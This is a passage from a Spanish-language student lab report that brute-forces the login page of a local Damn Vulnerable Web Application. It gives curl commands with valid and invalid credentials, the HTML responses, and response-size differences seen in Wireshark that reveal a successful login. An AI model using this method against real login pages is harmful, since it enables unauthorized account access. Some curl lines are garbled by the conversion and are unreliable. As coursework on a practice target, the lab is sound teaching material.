


Figura 15: Curl obtenido con credencial valida.





Figura 16: Curl obtenido con credencial invalida.

2.8. Utilización de curl por terminal (curl)

Luego de la obtención de los curl tanto para una credencial valida como invalida, se ejecutan los curl en la consola.




```
pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2
pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2
pablo@pablo-linux:~/Escritorio/s8/Cripto/lab2$ curl 'http://127.0.0.1:8080/vulnerabilities/brute/?username=admin&password=pass&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Docker-Client-Version: 1.47/telegraf/4; security_low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:8080/vulnerabilities/brute/?username=admin&password=pass&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36' \
-H 'sec-ch-ua': \
-H 'sec-ch-ua-mobile': ?0' \
-H 'sec-ch-ua-platform': '' \
--compressed
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
    <link rel="stylesheet" type="text/css" href="../../dwa/css/main.css" />
    <link rel="icon" type="image/ico" href="../../dwa/favicon.ico" />
    <script type="text/javascript" src="../../dwa/js/dwaPage.js"></script>
</head>
<body class="home">
    <div id="container">
        <div id="header">
            
        </div>
        <div id="main_menu">
            <div id="main_menu_padded">
                <ul class="menuBlocks">
                    <li class=""><a href="../../Instructions.php">Instructions</a></li>
                    <li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
                    <li class="selected"><a href="../../vulnerabilities/brute/">Brute Force</a></li>
                </ul>
            </div>
        </div>
    </div>
</body>
```

Figura 17: Curl por terminal con credencial valida.

2.9 Demuestra 5 diferencias (curl)

2 DESARROLLO DE ACTIVIDADES



```
pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2
pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2
pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2
pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2
```

The terminal window displays two tabs. The left tab shows the curl command and its response for invalid credentials, while the right tab shows the response for valid credentials.

```
pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2$ curl 'http://127.0.0.1:8080/vulnerabilities/brute/?username=admin&password=pas&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7'
-H 'Cookie: PHPSESSID=w348ki0z2kk1g7uegrarf04; security_low='
-H 'Proxy-Connection: keep-alive'
-H 'Referer: http://127.0.0.1:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login'
-H 'Sec-Fetch-Dest: document'
-H 'Sec-Fetch-Mode: navigate'
-H 'Sec-Fetch-Site: same-origin'
-H 'Sec-Fetch-User: ?1'
-H 'Upgrade-Insecure-Requests: 1'
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36'
-H 'sec-ch-ua: '
-H 'sec-ch-ua-mobile: ?0'
-H 'sec-ch-ua-platform: '''
--compressed

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
    <link rel="stylesheet" type="text/css" href="../../dwa/css/main.css" />
    <link rel="icon" type="image/ico" href="../../dwa/favicon.ico" />
    <script type="text/javascript" src="../../dwa/js/dwaPage.js"></script>
</head>
<body class="home">
    <div id="container">
        <div id="header">
            
        </div>
        <div id="main_menu">
            <div id="main_menu_padded">
                <ul class="menuBlocks">
                    <li class=""><a href="../../instructions.php">Instructions</a></li>
                    <li class=""><a href="../../setup.php?Setup / Reset DB">Setup / Reset DB</a></li>
                </ul>
                <ul class="menuBlocks"><li class="selected"><a href="../../vulnerabilities/brute/">Brute Force</a></li>
```

Figura 18: Curl por terminal con credencial invalida.

2.9. Demuestra 5 diferencias (curl)

1. Mensaje de Error en el Formulario: En la segunda respuesta con credenciales invalidas, después de enviar el formulario de inicio de sesión, se muestra un mensaje de error si el nombre de usuario y/o la contraseña son incorrectos. Este mensaje de error no está presente en la primera consulta con credenciales validadas.



```
<div class="vulnerable_code_area">
<h2>Login</h2>

<form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">

</form>
<p>Welcome to the password protected area admin</p>
</div>
```

Figura 19: Curl por terminal con credencial válida.

2.9 Demuestra 5 diferencias (curl)

2 DESARROLLO DE ACTIVIDADES

```
<div class="vulnerable_code_area">
<h2>Login</h2>

<form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">

</form>
<pre><br />Username and/or password incorrect.</pre>
</div>
```

Figura 20: Curl por terminal con credencial inválida.

2. Diferencia en largo de frame: En este caso se puede observar como se diferencian en el tamaño del frame del paquete a respuesta de la petición curl, en donde la petición con credenciales correctas tiene 1888 bytes y la petición sin credenciales correctas tiene 1871 bytes.




Figura 21: Captura tamaño frame wireshark de curl con credencial válida.

2.9 Demuestra 5 diferencias (curl)

2 DESARROLLO DE ACTIVIDADES




Figura 22: Captura tamaño frame wireshark de curl con credencial inválida.

- Diferencia en largo del campo IP: Se observa la diferencia de tamaño del largo del campo IP, en donde la petición con credenciales correctas tiene 1874 bytes y la petición sin credenciales correctas tiene 1857 bytes.




Figura 23: Captura tamaño protocolo IP wireshark de curl con credencial válida.

2.9 Demuestra 5 diferencias (curl)

2 DESARROLLO DE ACTIVIDADES




Figura 24: Captura tamaño protocolo IP wireshark de curl con credencial inválida.

4. Diferencia de largo campo TCP: En este campo del paquete se puede observar una diferencia de largo del tamaño, donde la petición con credenciales correctas tiene 1822 bytes y la petición sin credenciales correctas tiene 1805 bytes.




Figura 25: Captura tamaño protocolo TCP wireshark de curl con credencial válida.

2.10 Instalación y versión a utilizar (hydra)

2 DESARROLLO DE ACTIVIDADES




Figura 26: Captura tamaño protocolo TCP wireshark de curl con credencial inválida.

2.10. Instalación y versión a utilizar (hydra)

Para la instalación correcta de hydra se realizan los siguientes comandos:

Se actualiza la lista de paquetes disponibles y actualiza los paquetes instalados en el sistema a versiones mas recientes.

